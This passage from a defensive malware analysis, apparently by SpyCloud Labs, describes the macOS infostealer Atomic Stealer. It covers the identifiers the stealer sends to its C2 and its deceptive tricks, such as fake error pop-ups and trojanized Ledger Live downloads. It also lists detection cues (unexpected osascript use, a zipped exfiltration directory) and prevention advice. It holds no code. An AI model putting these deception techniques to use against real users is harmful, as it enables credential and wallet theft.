Namely, as observed above, hardcoded into the binary is the malware “BuildID”, as well as the name of the user who is running the malware. Both of these are sent back to the C2. In the sample we analyzed (from PPI services like SpaxMedia and InstallBank), the “BuildID” string was “**ppi**” and the user was “**Shark**”.

Key takeaways



There’s no question that Atomic Stealer packs some weight. It’s pricey for actors due to its capability to steal highly valuable information that can be leveraged in follow-on attacks like account takeover, ransomware, or fraud. Here are some of the things to keep in mind about it:

Detection challenges: Like most infostealers, Atomic does not have persistence, making it difficult to detect with antivirus software.

- ›

Sneaky features: Atomic Stealer has some particularly sneaky features, such as throwing up fake error windows and pop-ups to trick victims into taking desired actions and even automatically downloading malicious versions of legitimate applications like the crypto wallet app, Ledger Live.

- **Broad impact:** Atomic Stealer log files indicate the malware affects both x86 and ARM architecture.

Red flags: Security teams should watch out for unexpected osascript usage, which could be indicators of an Atomic Stealer infection. Teams can also watch for Atomic Stealer creating and zipping its exfiltration directory.

- **Preventative measures/actions:** We recommend blocking cracked software and gaming sites on managed devices and reminding users to avoid cracked software download sites on their personal devices since they are heavily used by cybercrime enablement services to distribute malware, including Atomic.

User exposures from Atomic Stealer infections (even on personal devices) can threaten businesses if actors gain access to credentials and other identity data that opens doors to your environment. We recommend security teams integrate Post-Infection Remediation steps into existing malware remediation playbooks for confirmed exposures to minimize risk and prevent follow-on attacks.

We'll continue to monitor developments of Atomic Stealer's capabilities and review recaptured logs to better understand exfiltration trends. Keep an eye out for more reverse-engineering analyses from our team at SpyCloud Labs.

See other research

Sources: [A] https://x.com/moonlock_lab/status/1784938896016486759